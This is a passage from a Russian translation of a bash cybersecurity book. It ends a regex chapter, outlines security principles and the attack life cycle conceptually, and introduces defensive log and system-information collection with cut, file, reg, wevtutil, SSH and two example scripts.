- http://www.rexegg.com/;
- https://regex101.com;
- https://www.regextester.com/;
- http://www.regular-expressions.info/.

В следующей главе мы рассмотрим некоторые принципы кибербезопасности высокого уровня, чтобы вы получили общее понимание операций, связанных с атаками на другие компьютерные системы и защитой собственных данных.

Упражнения

1. Напишите регулярное выражение, соответствующее десятичному числу, например `3.14`. С обеих сторон от десятичной точки могут быть цифры, но не обязательно, чтобы они были слева или справа. В регулярном выражении должна совпадать только десятичная точка.

2. Используйте обратную ссылку в регулярном выражении, чтобы числа, находящиеся по обе стороны от знака равенства, соответствовали друг другу. Например, «314 is = to 314» — это правильно, а «6 = 7» — это неправильно.
3. Напишите регулярное выражение, с помощью которого будет выполняться поиск строки, начинающейся с цифры и заканчивающейся цифрой, при этом между этими цифрами может быть все что угодно.
4. Напишите регулярное выражение, которое использует группирование для сопоставления по следующим двум IP-адресам: 10.0.0.25 и 10.0.0.134.
5. Напишите регулярное выражение, которое будет соответствовать условию, при котором шестнадцатеричная строка 0x90 встречается более трех раз подряд (то есть 0x90 0x90 0x90).

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

4 Принципы защиты и нападения

В этой книге мы будем обсуждать командную строку и bash в контексте кибербезопасности. Но перед тем, как рассматривать методы обеспечения безопасности, кратко обсудим основополагающие концепции.

Кибербезопасность

Кибербезопасность — это реализация мер по защите информации и систем, хранящих или обрабатывающих информацию. Кибербезопасность определяется такими принципами, как:

- конфиденциальность;
- целостность;
- доступность;
- строгое выполнение обязательств;
- аутентификация.

Конфиденциальность

Информация называется *конфиденциальной*, если она может быть доступна только авторизованным пользователям. Авторизованными называются пользователи, создающие информацию, и предполагаемые получатели информации. Нарушение конфиденциальности часто является целью многих кибератак. Чтобы нарушить конфиденциальность, злоумышленники могут перехватить информацию во время ее передачи (например, через небезопасное Wi-Fi-соединение). Или же

могут обойти контроль безопасности в системе, чтобы украсть хранящуюся там информацию.

Информация, которой хотят завладеть злоумышленники, включает в себя личные сообщения (электронная почта, текстовые сообщения), фотографии, сведения, составляющие коммерческую тайну, платежные данные (номера кредитных/дебетовых карт), личные идентификаторы (номера социального страхования), конфиденциальную государственную и военную информацию.

Шифрование и контроль доступа — это стандартные механизмы, используемые для защиты конфиденциальности.

Целостность

Информация сохраняет свою *целостность*, если она может быть изменена только авторизованными пользователями. Необходимо, чтобы целостность информации легко проверялась, то есть требуется, чтобы мы могли легко определить, была ли информация изменена неавторизованной третьей стороной.

Целостность может быть нарушена, когда информация находится в пути (передается от устройства к устройству) или когда система находится в состоянии покоя. Такое нарушение информации может быть как случайным, так и преднамеренным. Случайное нарушение целостности может произойти из-за неправильного ввода данных, отказа оборудования и воздействия солнечного излучения. К преднамеренным действиям можно отнести несанкционированное изменение файла, базы данных или сетевого пакета.

Для подтверждения целостности информации часто используется криптографическое хеширование.

Доступность

Информация считается *доступной*, если к ней при необходимости можно получить доступ в любом месте и в любое время. Доступ к информации также должен быть своевременным и удобным для пользователя.

Атаки в отношении доступности становятся все более популярными среди хакеров, поскольку дают быстрый и видимый эффект. Случайные инциденты по нарушению доступности могут случиться из-за отключения питания, аппаратного сбоя или

сбоя в программном обеспечении. К преднамеренным действиям относятся распределенные атаки типа «отказ в обслуживании» (DDoS-атака) и атаки в целях вымогательства.

Обычно для поддержания доступности используется резервное копирование данных и резервирование электропитания, а также переключение при сбое (например, переход от одной системы к другой).

Строгое выполнение обязательств

Строгое выполнение обязательств связывает объект (пользователя, программу и т. д.) с действиями, предпринимаемыми этим объектом. Например, подпись лица на юридическом договоре может быть использована для доказательства того, что лицо согласилось с условиями договора. Лицу, подписавшему договор, трудно впоследствии отказываться от него, поскольку доказательством согласия с этим договором выступает подпись.

Общие методы обеспечения строгого выполнения договора включают проверку подлинности пользователя, цифровые подписи и ведение системного журнала.

Аутентификация

Аутентификация — это успешная идентификация и проверка личности пользователя. Аутентификация — важнейший компонент, обеспечивающий доступ к информации или возможность изменения информации только авторизованным пользователем. Механизм аутентификации является одним из наиболее значимых компонентов информационных систем, поскольку успех других четырех принципов часто зависит от аутентификации.

К общим средствам, используемым для аутентификации, относятся имена пользователей и пароли, карты электронных ключей и биометрические данные.

Жизненный цикл атаки

Опытные злоумышленники, такие как киберпреступники и элитные хакеры, не работают случайным образом. Они следуют общей и эффективной стратегии выполнения атак. Стратегия «М-тенденции 2010: передовая постоянная

угроза» (http://bit.ly/2Cn5RJH) была разработана знаменитой американской фирмой Mandiant's и известна как *жизненный цикл атаки* (Attack Life Cycle). В дальнейшем эта модель была усовершенствована и на данный момент включает в себя восемь пунктов.

1. Разведка (Reconnaissance).
2. Начальная эксплуатация (Initial Exploitation).
3. Установка точки опоры (Establish Foothold).
4. Повышение привилегий (Escalate Privileges).
5. Внутренняя разведка (Internal Reconnaissance).
6. Боковое смещение (Lateral Movement).
7. Сохранение присутствия (Maintain Presence).
8. Завершение миссии (Complete Mission).

На протяжении всей книги мы будем разрабатывать инструменты, которые имеют отношение ко многим этапам этой модели.

Разведка

На этапе *разведки* злоумышленник определяет адресное пространство и схему целевой сети, используемые технологии, связанные с ними уязвимости, а также получает информацию о пользователях и иерархии целевой организации.

Разведывательную деятельность можно разделить на два вида: пассивную и активную. При *пассивной разведке* в окружающую целевую среду не вводятся никакие данные и не изменяется состояние системы. Как правило, она не обнаруживается целью. К примерам пассивных действий относятся поиск пакетов в проводной или беспроводной сети, поиск в Интернете и запросы системы доменных имен (DNS).

При *активной разведке* вводятся данные и/или изменяется состояние целевой системы. Она может быть потенциально обнаружена в целевой системе. Примеры активной разведки: сканирование портов, сканирование уязвимостей и просмотр веб-сайтов.

В конце этапа *разведки* злоумышленник получит подробное описание целевой сети, некоторые сведения о пользователях сети, сведения о потенциальных уязвимостях и во многих случаях о действительных учетных данных для сети.

Начальная эксплуатация


Фаза *начальной эксплуатации* начинается, когда злоумышленник предпринимает свое первое действие, чтобы получить доступ к системе. При этом обычно используется найденная уязвимость в системе. К методам первоначальной эксплуатации относятся использование переполненного буфера, SQL-инъекции, межсайтовый скриптинг (XSS), метод «грубой силы» (перебор) и фишинг.

В конце фазы начальной эксплуатации злоумышленник получит некоторый уровень доступа к системе, например возможность читать или записывать данные или выполнять произвольный код.

Установка точки опоры

После того как злоумышленник получит первоначальный доступ к системе, он должен убедиться, что у него есть возможность оставаться в системе в течение длительного времени и по мере необходимости восстанавливать доступ. В частности, злоумышленник не хочет обращаться к системе каждый раз, когда ему необходим доступ, поскольку это увеличивает операционный риск. К методам, используемым для установки точки опоры, относятся создание новых пользователей системы; использование возможностей удаленного доступа, таких как Secure Shell (SSH), Telnet или протокол удаленного рабочего стола (RDP); установка вредоносных программ, таких как «троянский конь» (RAT).

Успешное выполнение фазы «Установка точки опоры» позволяет злоумышленнику постоянно сохранять присутствие в системе и по мере необходимости восстанавливать доступ.



Точка опоры считается постоянной, если она способна выдержать обычные действия по обслуживанию системы, такие как перезагрузка и установка исправлений.

Повышение привилегий

Когда злоумышленник получает первоначальный доступ к системе, он может сделать это только на непривилегированном уровне. Как непривилегированный пользователь, злоумышленник не имеет возможности сбрасывать пароли, устанавливать программное обеспечение, просматривать файлы других пользователей

или изменять нужные настройки. Чтобы решить эту проблему, злоумышленнику необходимо *повысить привилегии* до учетной записи root или администратора. К методам достижения этой цели относятся использование уязвимостей, связанных с переполнением буфера локальной системы, кража учетных данных и процесс инъекции.

В конце этапа *повышения привилегий* злоумышленник получает доступ к привилегированной учетной записи root или аккаунту администратора в локальной системе. Если злоумышленнику особенно повезет, он также получит доступ к привилегированной учетной записи домена, которая может использоваться в разных системах сети.

Внутренняя разведка

Теперь, когда злоумышленник установил точку опоры и получил привилегированный доступ к системе, он может начать опрашивать сеть из своей новой точки расположения. Методы, используемые на этом этапе, не сильно отличаются от методов предыдущего этапа разведки. Основное отличие заключается в том, что теперь злоумышленник имеет опорную точку внутри целевой сети и сможет перечислить значительно больше хостов. Кроме того, теперь будут видны внутренние сетевые протоколы, связанные, например, с Active Directory.

В конце фазы *внутренней разведки* у злоумышленника будет более подробная карта целевой сети, хостов и пользователей, которую можно использовать для уточнения общей стратегии и определения действий на следующей фазе жизненного цикла.

Боковое смещение

Из-за особенностей компьютерных сетей маловероятно, что злоумышленник сразу, на этапе первоначального подключения, получит доступ к той системе, которая необходима ему для выполнения задуманной задачи. Поэтому злоумышленнику придется перемещаться в боковом направлении по сети, чтобы найти и получить доступ к требуемой системе.

Методы, используемые на этапе *бокового смещения*, включают в себя кражу учетных данных, передачу хеша и прямое использование выявленных уязвимостей на удаленных хостах. В конце этого этапа злоумышленник получит доступ к хосту или хостам, требуемым для выполнения необходимой задачи, и, вероятно, доступ к нескольким другим хостам, расположенным между ними. Многие злоумыш-


ленники по мере их бокового смещения по сети оставляют постоянные бэкдоры («черные ходы») в системах, которые впоследствии помогут восстановить доступ и затруднить полное удаление опорных точек из сети, если будет обнаружена их активность.

Сохранение присутствия

Злоумышленники, как правило, не поддерживают постоянное сетевое подключение к вредоносным программам, внедренным в целевую систему и распространяющим действие по всей целевой сети, поскольку это увеличивает вероятность обнаружения этих вредоносных программ. В качестве альтернативы злоумышленники могут периодически вызывать внедренные вредоносные программы на свой командно-административный (C&C) сервер, чтобы эти программы могли получать автоматические инструкции или прямые указания от человека. Это действие, происходящее на этапе «Сохранение присутствия», известное как *установка маяка* (beaconing), является частью общего обслуживания, которое злоумышленник должен выполнить, чтобы сохранить свое присутствие в сети.

Завершение миссии

Последняя фаза жизненного цикла атаки, или *завершение миссии*, позволяет злоумышленнику выполнить свою работу. Эта фаза часто принимает форму сбора и отсылки информации отслеживания из целевой сети. Чтобы избежать обнаружения, злоумышленники пытаются маскировать эксфильтрацию (постепенное просачивание) под обычный трафик, используя для этого стандартные порты и протоколы, такие как HTTP, HTTPS и DNS.



Несмотря на то что не все вторжения завершаются эксфильтрацией данных, этот этап также часто называют заключительной фазой.

Выводы

Компьютерная безопасность — это комплекс мер по защите информации и систем, хранящих или обрабатывающих информацию. Информация должна быть доступной для чтения и изменяться только уполномоченными сторонами. Она должна быть доступна там, где она необходима. Кроме того, требуется гарантия, что доступ

к системе смогут получить только авторизованные объекты, а все их действия должны регистрироваться.

Атака всегда проходит согласно определенному плану, обычно называемому жизненным циклом атаки. Атака начинается с выбора цели и проведения разведки и заканчивается удалением данных или разрушением системы.



Дополнительные сведения о методах атак, связанных с этой и аналогичными моделями эксплуатации, можно получить в системе MITRE: Adversarial Tactics, Techniques & Common Knowledge (ATT&CK) (https://attack.mitre.org/).

Во второй части мы рассмотрим, как можно использовать командную строку для выполнения операций кибербезопасности с помощью сбора, обработки и анализа данных.

Часть II
Защитные операции с использованием bash

Готовьтесь к неизвестному, изучая,
как другие в прошлом справлялись
с непредвиденным и непредсказуемым.

Джордж С. Паттон (George S. Patton)

В части II мы подробно рассмотрим, как использовать командную строку с целью сбора, обработки, анализа и отображения данных для защитных операций кибербезопасности.

5 Сбор информации

Данные — это основа почти каждой операции по обеспечению безопасности. Данные сообщают вам текущее состояние системы, говорят о том, что произошло ранее, и даже о том, что еще может произойти. Они необходимы для проведения криминалистической экспертизы, проверки соответствия и обнаружения вредоносных действий. В табл. 5.1 приводится описание данных, которые обычно относятся к защитным операциям, и их обычное месторасположение.

Таблица 5.1. Данные, которые нас интересуют

Данные	**Описание данных**	**Расположение данных**
Файлы журналов	Подробности обо всех происходящих в системе процессах и о самом состоянии системы. Интересные лог-файлы включают журналы веб-сервера и DNS-сервера, журналы маршрутизатора, брандмауэра, системы обнаружения вторжений и журналы приложений	В Linux большинство лог-файлов находится в каталоге /var/log. В Windows системные журналы находятся в журнале событий (Event Log)
История команд	Список недавно выполненных команд	В Linux расположение файла истории можно найти, выполнив команду echo $HISTFILE. Этот файл обычно расположен в домашнем каталоге пользователя в .bash_history
Временные файлы	Различные пользовательские и системные файлы, к которым был недавно получен доступ, которые были сохранены или обработаны	В Windows временные файлы можно найти по адресу c:\windows\temp и %USERPROFILE%\AppData\Local\. В Linux временные файлы обычно размещаются в каталоге /tmp и /var/tmp. Временный каталог Linux можно также найти с помощью команды echo $TMPDIR

Данные	Описание данных	Расположение данных
Данные пользователя	Документы, изображения и другие файлы, созданные пользователем	Пользовательские файлы в Linux обычно размещаются в каталоге /home/. В Windows эти файлы вы найдете в папке c:\Users\
История браузера	Веб-страницы, которые недавно были открыты	Широко варьируется в зависимости от операционной системы и браузера
Реестр Windows	Иерархическая база данных, в которой хранятся настройки и другие данные, важные для работы Windows и приложений	Реестр Windows

В этой главе мы рассмотрим различные методы сбора данных как из локальной операционной системы, так и из удаленной (из Linux и Windows).

Используемые команды

В этом разделе мы познакомим вас с командами, которые помогут выбрать и собрать интересующие вас данные из локальных и удаленных систем. Для операционной системы Linux это такие команды, как `cut`, `file`, `head`, а для систем Windows это команды `reg` и `wevtutil`.

cut

Команда `cut` используется для извлечения отдельных частей файла. Во время ее выполнения происходит построчное чтение предоставленного входного файла и анализ каждой прочитанной строки с помощью указанного разделителя. Если разделитель не указан, команда `cut` в качестве разделителя по умолчанию будет использовать символ табуляции. Разделители делят каждую прочитанную строку файла на поля. Для извлечения частей файла можно использовать либо номер поля, либо номер позиции символа. Поля и символы начинаются с позиции 1.

Общие параметры команды

- `-c` — символы для извлечения.
- `-d` — символ, используемый в качестве разделителя полей. По умолчанию разделителем является символ табуляции.
- `-f` — поля для извлечения.

Пример команды

Для демонстрации действия команды `cut` воспользуемся текстовым файлом `cutfile.txt`. Он состоит из двух строк, каждая с тремя столбцами данных, как показано в примере 5.1.

Пример 5.1. cutfile.txt


```
12/05/2017 192.168.10.14 test.html
12/30/2017 192.168.10.185 login.html
```

В файле `cutfile.txt` каждое поле разделено пробелом. Для извлечения IP-адреса (второе поле) используйте следующую команду:

```
$ cut -d' ' -f2 cutfile.txt

192.168.10.14
192.168.10.185
```

Параметр `-d''` указывает, что в качестве разделителя полей используется пробел. Параметр `-f2` определяет, что команде нужно вырезать и отобразить второе поле, в данном случае IP-адреса.



Команда cut рассматривает каждый символ-разделитель как символ, отделяющий поле. Он не изменяет количество пробелов. Рассмотрим следующий пример:

```
Pat   25
Pete  12
```

Если мы в отношении этого файла выполним команду cut, то в качестве разделителя зададим пробел. В первой записи есть три пробела между именем (Pat) и номером (25). Таким образом, число находится в поле 4. Однако для следующей строки имя (Pete) находится в поле 3, так как между именем и номером стоит только два пробела. Для такого файла данных было бы лучше отделить имя от числа одним символом табуляции и использовать его в качестве разделителя для команды cut.

file

Команда `file` используется для идентификации типа файла. Это особенно полезно в операционной системе Linux, так как большинство файлов не имеют расширения, которое можно использовать для идентификации типов (в отличие от Windows, где расширения файлов есть, например `.exe`). Команда `file` смотрит не только на имя файла, читая и анализируя первый блок данных, также известный как *магическое число* (magic number). Даже если вы переименуете файл-изображение `A.png`

и присвоите ему имя и расширение `C.jpg`, изменив тем самым его тип, команда `file` сможет понять это и сообщит вам правильный тип файла (в данном случае это PNG-файл).

Общие параметры команды

- `-f` — читать список файлов для анализа из данного файла.
- `-k` — не останавливаться на первом совпадении, перечислять все совпадения для типа файла.
- `-z` — просмотреть сжатые файлы.

Пример команды

Чтобы определить тип файла, передайте его имя команде `file`:

```
$ file unknownfile

unknownfile: Microsoft Word 2007+
```

head

Команда `head` позволяет отобразить несколько первых строк или байтов файла. По умолчанию выводит первые десять строк.

Общие параметры команды

- `-n` — количество строк для вывода. Чтобы отобразить 15 строк, можно задать `-n15` или `–15`.
- `-c` — количество байтов для вывода.

reg

Команда `reg` используется для управления реестром Windows и доступна в Windows XP и более поздних версиях.

Общие параметры команды

- `add` — добавить записи в реестр.
- `export` — копировать указанные записи реестра в файл.
- `query` — возвратить список подразделов ниже указанного пути.

Пример команды

Чтобы перечислить все корневые ключи в ветке `HKEY_LOCAL_MACHINE`, введите в Git Bash команду:

```
$ reg query HKEY_LOCAL_MACHINE

HKEY_LOCAL_MACHINE\BCD00000000
HKEY_LOCAL_MACHINE\HARDWARE
HKEY_LOCAL_MACHINE\SAM
HKEY_LOCAL_MACHINE\SECURITY
HKEY_LOCAL_MACHINE\SOFTWARE
HKEY_LOCAL_MACHINE\SYSTEM
```

wevtutil


`wevtutil` — это утилита командной строки, используемая для просмотра системных журналов в среде Windows и управления ими. Она доступна в большинстве современных версий Windows и вызывается из Git Bash.

Общие параметры команды

- `el` — перечислить доступные журналы.
- `qe` — запросить события журнала.

Общие опции команды

- `/c` — максимальное количество событий для чтения.
- `/f` — форматировать вывод в виде текста или XML.
- `/rd` — если установлено значение `true`, то сначала прочитать самые последние журналы.



В командной строке Windows перед параметрами команды требуется только один символ /. В терминале Git Bash из-за способа обработки команд необходимы два символа // (например, //c).


Пример команды

Чтобы перечислить все доступные журналы, введите команду:

```
wevtutil el
```

Чтобы просмотреть последнее событие в системном журнале через Git Bash, введите команду:

```
wevtutil qe System //c:1 //rd:true
```



Дополнительные сведения о команде wevtutil см. в документации Microsoft по адресу http://bit.ly/2FIR3aD.

Сбор информации о системе

При защите системы в первую очередь нужно понять ее состояние и выполняемые ею действия. Поэтому для анализа состояния системы вам необходимо собрать данные, как локальные, так и удаленные.

Удаленное выполнение команды с использованием SSH

Данные, которые вы хотите получить, не всегда могут быть доступны локально. Возможно, чтобы получить нужные данные, вам потребуется подключиться к удаленной системе по сети с помощью протокола передачи файлов (File Transfer Protocol, FTP) или SSH-сервера.

Команды могут выполняться с использованием SSH удаленно и безопасно, но при условии, если в удаленной системе также запущена служба SSH. В базовом виде (без параметров), чтобы запустить ее на необходимом хосте, вы можете просто добавить перед любой командой, выполняемой в оболочке, команду `ssh` и имя требуемого хоста. Например, `ssh myserver who`. Эта команда запустит `who` на удаленном компьютере `myserver`. Если вам нужно указать другое имя пользователя, введите `ssh username @ myserver who` или `ssh -l username myserver`. Эти команды выполняют одно и то же действие. Только замените `username` именем пользователя, под которым хотите войти в систему. Вы можете перенаправить вывод в файл в вашей локальной системе или в файл в удаленной системе.

Для выполнения команды в удаленной системе и перенаправления вывода в файл в локальной системе введите следующее:

```
ssh myserver ps > /tmp/ps.out
```

Для выполнения команды в удаленной системе и перенаправления вывода в файл в удаленной системе введите следующее:

```
ssh myserver ps \> /tmp/ps.out
```

Если вы добавите обратный слеш, это избавит вас от специального значения перенаправления (в текущей оболочке) и просто передаст символ перенаправления как второе слово из трех слов, отправленных на `myserver`. При выполнении в удаленной системе команда будет интерпретироваться этой оболочкой, перенаправлять вывод на *удаленный компьютер* (`myserver`) и оставлять его там.

Кроме того, используя SSH, вы можете брать скрипты, которые находятся в вашей локальной системе, и запускать их в удаленной системе. Для этого следует использовать команду для удаленного запуска сценария `osdetect.sh`:

```
ssh myserver bash < ./osdetect.sh
```

Она запускает в удаленной системе команду `bash` и передает в запущенную оболочку строки скрипта `osdetect.sh` непосредственно из вашей локальной системы. Это избавляет от необходимости двухэтапного процесса: сначала передать скрипт в удаленную систему, а затем запустить его. Результат выполнения скрипта возвращается в вашу локальную систему и может быть захвачен путем перенаправления stdout, как мы это делали со многими другими командами.

Собираем файлы журнала Linux

Файлы журналов для системы Linux обычно хранятся в каталоге `/var/log/`. Чтобы легко собрать файлы журнала в один файл, используйте команду `tar`:

```
tar -czf ${HOSTNAME}_logs.tar.gz /var/log/
```

Параметр `-c` используется для создания архивного файла, `-z` — для архивирования файла и `-f` — для указания имени файла вывода. Переменная `HOSTNAME` — это переменная bash, которая автоматически устанавливается оболочкой на имя текущего хоста. Мы включаем его в наше имя файла, поэтому файл вывода будет иметь то же имя, что и система, что поможет позже с организацией, если журналы собираются из нескольких систем. Обратите внимание, что для успешного копирования файлов журнала вам нужно будет войти в систему в качестве привилегированного пользователя или ввести команду `sudo`.

В табл. 5.2 перечислены некоторые важные и распространенные журналы Linux и их стандартные расположения.

Таблица 5.2. Файлы журналов Linux

Расположение журнала	Описание
/var/log/apache2/	Журналы доступа и ошибок для веб-сервера Apache
/var/log/auth.log	Сведения о входе пользователя в систему, привилегированном доступе и удаленной проверке подлинности
/var/log/kern.log	Журналы ядра
/var/log/messages	Общая некритическая системная информация
/var/log/syslog	Общие системные журналы

Чтобы получить больше информации о том, где хранятся файлы журналов для данной системы, в большинстве дистрибутивов Linux обратитесь к файлам `/etc/syslog.conf` или `/etc/rsyslog.conf`.

Собираем файлы журналов Windows

В среде Windows команду `wevtutil` можно использовать для сбора лог-файлов и управления ими. К счастью, эта команда вызывается из Git Bash. Сценарий `winlogs.sh`, показанный в примере 5.2, использует для вывода списка всех доступных журналов параметр `el` команды `wevtutil`, а для экспорта каждого журнала в файл — параметр `epl`.

Пример 5.2. Сценарий winlogs.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# winlogs.sh
#
# Описание:
# Собираем копии файлов журнала Windows
#
# Использование:
# winlogs.sh [-z]
#   -z Заархивировать вывод
#
TGZ=0
if (( $# > 0 ))                                    ❶
then
    if [[ ${1:0:2} == '-z' ]]                      ❷
    then
        TGZ=1 # флаг tgz для tar/zip-архивирования лог-файлов
  shift
    fi
```

```
fi
SYSNAM=$(hostname)
LOGDIR=${1:-/tmp/${SYSNAM}_logs}                    ❸

mkdir -p $LOGDIR                                    ❹
cd ${LOGDIR} || exit -2

wevtutil el | while read ALOG                       ❺
do
    ALOG="${ALOG%$'\r'}"                            ❻
    echo "${ALOG}:"                                 ❼
    SAFNAM="${ALOG// /_}"                           ❽
    SAFNAM="${SAFNAM//\//-}"
    wevtutil epl "$ALOG" "${SYSNAM}_${SAFNAM}.evtx"
done

if (( TGZ == 1 ))                                   ❾
then
    tar -czvf ${SYSNAM}_logs.tgz *.evtx             ❿
fi
```

❶ Сценарий начинается с простой инициализации и оператора `if`, который проверяет, были ли предоставлены какие-либо аргументы. `$#` — это специальная переменная оболочки, значением которой является количество аргументов, передаваемых в командной строке при вызове скрипта. Это условие для `if` из-за двойных скобок является арифметическим выражением, поэтому можно использовать символ «больше» (`>`) и выполнять численное сравнение. Если этот символ в выражении `if` используется с квадратными скобками, а не с двойными, символ `>` выполняет лексическое сравнение — в алфавитном порядке. Для численного сравнения необходимо добавить `-gt` в квадратных скобках.

Для этого сценария единственным аргументом, который мы поддерживаем, является `-z`, указывающий, что по окончании процесса все собранные файлы журналов должны быть сжаты в один файл TAR. Это также означает, что мы можем использовать простой тип разбора аргументов. В следующем скрипте воспользуемся более сложным анализатором аргументов (`getopts`).

❷ В ходе этой проверки, начиная с начала строки (смещение 0 байт) длиной 2 байта, принимается подстрока первого аргумента (`$1`). Если аргумент `-z`, то мы установим флаг. Для удаления этого аргумента в сценарии выполняется сдвиг (`shift`). То, что ранее было вторым аргументом (и если таковой имелся), теперь становится первым. Третий (если таковой имеется) становится вторым и т. д.

❸ Если пользователь хочет указать расположение журналов, это можно определить в качестве аргумента в сценарии. Необязательный аргумент `-z`, если он указан, уже был смещен, поэтому любой пользовательский путь теперь станет первым

аргументом. Если в командной строке не было указано никакого значения, выражение внутри фигурных скобок вернет значение по умолчанию. Значение по умолчанию указывается справа от знака минус. Мы используем фигурные скобки вокруг `SYSTEM`, потому что `_logs` в противном случае считался бы частью имени переменной.

❹ Добавление параметра `-p` для команды `mkdir` приводит к созданию всех указанных каталогов. Сообщение об ошибке не будет выдано, даже если такой каталог уже существует. В следующей строке мы вызываем команду `cd`, чтобы перейти в созданный каталог и сделать его текущим, где будут сохранены файлы журнала. Если команда `cd` не будет выполнена, программа завершит работу, выдав код ошибки.

❺ Здесь мы вызываем команду `wevtutil el`, чтобы перечислить все возможные файлы журнала. Вывод передается в цикл `while`, который за раз будет читать одну строку (одно имя файла журнала).

❻ Поскольку этот скрипт выполняется в системе Windows, каждая строка, напечатанная `wevtutil`, заканчивается символом новой строки (`\n`) и символом возврата (`\r`). Мы удаляем символ из правой части строки с помощью оператора `%`. Чтобы указать (непечатаемый) возвращаемый символ, мы используем конструкцию `$'string'`, которая заменяет произвольные символы обратного слеша непечатаемыми символами (как определено в стандарте ANSI C). Таким образом, два символа `\r` заменяются возвращаемым символом ASCII 13.

❼ Здесь мы повторяем имя файла, чтобы указать пользователю на ход выполнения процесса и напомнить, какой журнал в настоящее время извлекается.

❽ Чтобы задать имя файла, в котором `wevtutil` должен сохранить свой вывод (файл журнала), мы делаем два изменения в имени. Во-первых, поскольку имя журнала, как указано, может иметь пробелы, заменяем любой пробел символом подчеркивания. Хотя это и не обязательно, подчеркивание позволяет избежать необходимости ставить кавычки при использовании имени файла. В общем случае синтаксис для получения значения `VAR` с заменой `old` на `new` будет следующим: `${VERY/old/new}`. Используя двойной слеш, `${VAR//old/new}`, мы проводим замену всех вхождений, а не только первого.



Распространенной ошибкой будет вариант ${VAR/old/new/}. Конечный слеш не является частью синтаксиса, и, если будет выполнена подстановка, он просто окажется добавлен в результирующую строку. Например, если VAR=embolden, то ${VAR/old/new/} вернет embnew/en.

Во-вторых, у некоторых файлов журнала Windows символ `/` есть в имени. В bash, однако, при указании пути к файлу `/` выступает разделителем между каталогами. Его не следует указывать в имени файла, поэтому мы, используя синтаксис `${VAR/old/new}`, делаем другую замену, чтобы заменить любой символ `/` символом `-`. Однако обратите внимание, что мы должны избегать значения `/`, чтобы bash не считал слеш частью синтаксиса замены. Для указания того, что мы хотим именно слеш, добавляем `\/`.

❾ Это еще одно арифметическое выражение, заключенное в двойные скобки. В таких выражениях bash не требует наличия символа `$` перед большинством имен переменных. Символ `$` потребуется для позиционных параметров, таких как `$1`, которые позволят избежать путаницы с числом 1.

❿ Здесь, чтобы собрать все файлы `.evtx` в один архив, мы используем команду `tar`. Для сжатия данных указываем параметр `-z`, но не добавляем `-v`, чтобы `tar` выполняла свою работу без вывода сообщений (поскольку наш скрипт уже отображал имена файлов при их извлечении).

Сценарий выполняется в подоболочке, поэтому, хотя мы изменили каталоги внутри сценария, после выхода из сценария мы вернулись в каталог, с которого начали. Если бы нам нужно было вернуться в исходный каталог внутри скрипта, мы могли бы использовать команду `cd -`, которая вернула бы нас в предыдущий каталог.

Сбор информации о системе

Если вы можете произвольно выполнять команды в системе, для сбора различной информации о ней следует задействовать стандартные команды ОС. Конкретные команды, которые вы используете, зависят от вашей операционной системы. Таблица 5.3 содержит общие команды, которые могут дать много информации о системе. Обратите внимание, что в зависимости от того, в какой системе выполняется команда — Linux или Windows, команды могут различаться.

Таблица 5.3. Локальные команды сбора данных

Команда Linux	Эквивалент Windows Git Bash	Назначение
uname -a	uname -a	Показать информацию о версии операционной системы
cat /proc/cpuinfo	systeminfo	Вывести сведения о системном оборудовании и связанную информацию
ifconfig	ipconfig	Вывести информацию о сетевом интерфейсе

Команда Linux	**Эквивалент Windows Git Bash**	**Назначение**
route	route print	Показать таблицу маршрутизации
arp -a	arp -a	Вывести таблицу ARP (протокол определения адреса)
netstat -a	netstat -a	Отобразить сетевые подключения
mount	net share	Вывести информацию о файловых системах
ps -e	tasklist	Отобразить запущенные процессы

Сценарий `getlocal.sh`, показанный в примере 5.3, предназначен для определения типа операционной системы, запуска различных команд, соответствующих типу ОС, и записи результатов в файл. Вывод каждой команды хранится в формате XML, то есть для упрощения последующей обработки ограничен тегами XML. Вызовите скрипт следующим образом: `bash getlocal.sh < cmds.txt`, где файл `cmds.txt` содержит список команд, аналогичных приведенным в табл. 5.3. Ожидаемый формат — это поля, разделенные вертикальными линиями, плюс дополнительное поле — тег XML, с помощью которого можно пометить вывод команды (кроме того, строки, начинающиеся с `#`, считаются комментариями и будут игнорироваться).

Вот как может выглядеть файл `cmds.txt`:

```
# Linux Command  |MSWin Bash  |XML tag    |Purpose
#----------------+------------+-----------+------------------------------
uname -a         |uname -a    |uname      |O.S. version etc
cat /proc/cpuinfo|systeminfo  |sysinfo    |system hardware and related info
ifconfig         |ipconfig    |nwinterface|Network interface information
route            |route print |nwroute    |routing table
arp -a           |arp -a      |nwarp      |ARP table
netstat -a       |netstat -a  |netstat    |network connections
mount            |net share   |diskinfo   |mounted disks
ps -e            |tasklist    |processes  |running processes
```

Пример 5.3 показывает исходный код для скрипта.

Пример 5.3. getlocal.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# getlocal.sh
#
# Описание:
# Собираем основную информацию о системе и сбрасываем в файл
#
# Использование:
```

```
# bash getlocal.sh < cmds.txt
#   cmds.txt — это файл со списком команд для выполнения
#

# SepCmds - отделение команд от строки ввода
function SepCmds()
{
    LCMD=${ALINE%%|*}                               ⓫
    REST=${ALINE#*|}                                ⓬
    WCMD=${REST%%|*}                                ⓭
    REST=${REST#*|}
    TAG=${REST%%|*}                                 ⓮

    if [[ $OSTYPE == "MSWin" ]]
    then
        CMD="$WCMD"
    else
        CMD="$LCMD"
    fi
}

function DumpInfo ()
{                                                   ❺
    printf '<systeminfo host="%s" type="%s"' "$HOSTNAME" "$OSTYPE"
    printf ' date="%s" time="%s">\n' "$(date '+%F')" "$(date '+%T')"
    readarray CMDS                                  ❻
    for ALINE in "${CMDS[@]}"                       ❼
    do
        # игнорировать комментарии
        if [[ ${ALINE:0:1} == '#' ]] ; then continue ; fi      ❽


        SepCmds

        if [[ ${CMD:0:3} == N/A ]]                  ❾
        then
            continue
        else
            printf "<%s>\n" $TAG                    ❿
            $CMD
            printf "</%s>\n" $TAG
        fi
    done
    printf "</systeminfo>\n"
}

OSTYPE=$(./osdetect.sh)                             ❶
HOSTNM=$(hostname)                                  ❷
TMPFILE="${HOSTNM}.info"                            ❸

# собрать в tmp-файл как информацию, так и ошибки
DumpInfo > $TMPFILE 2>&1                            ❹
```

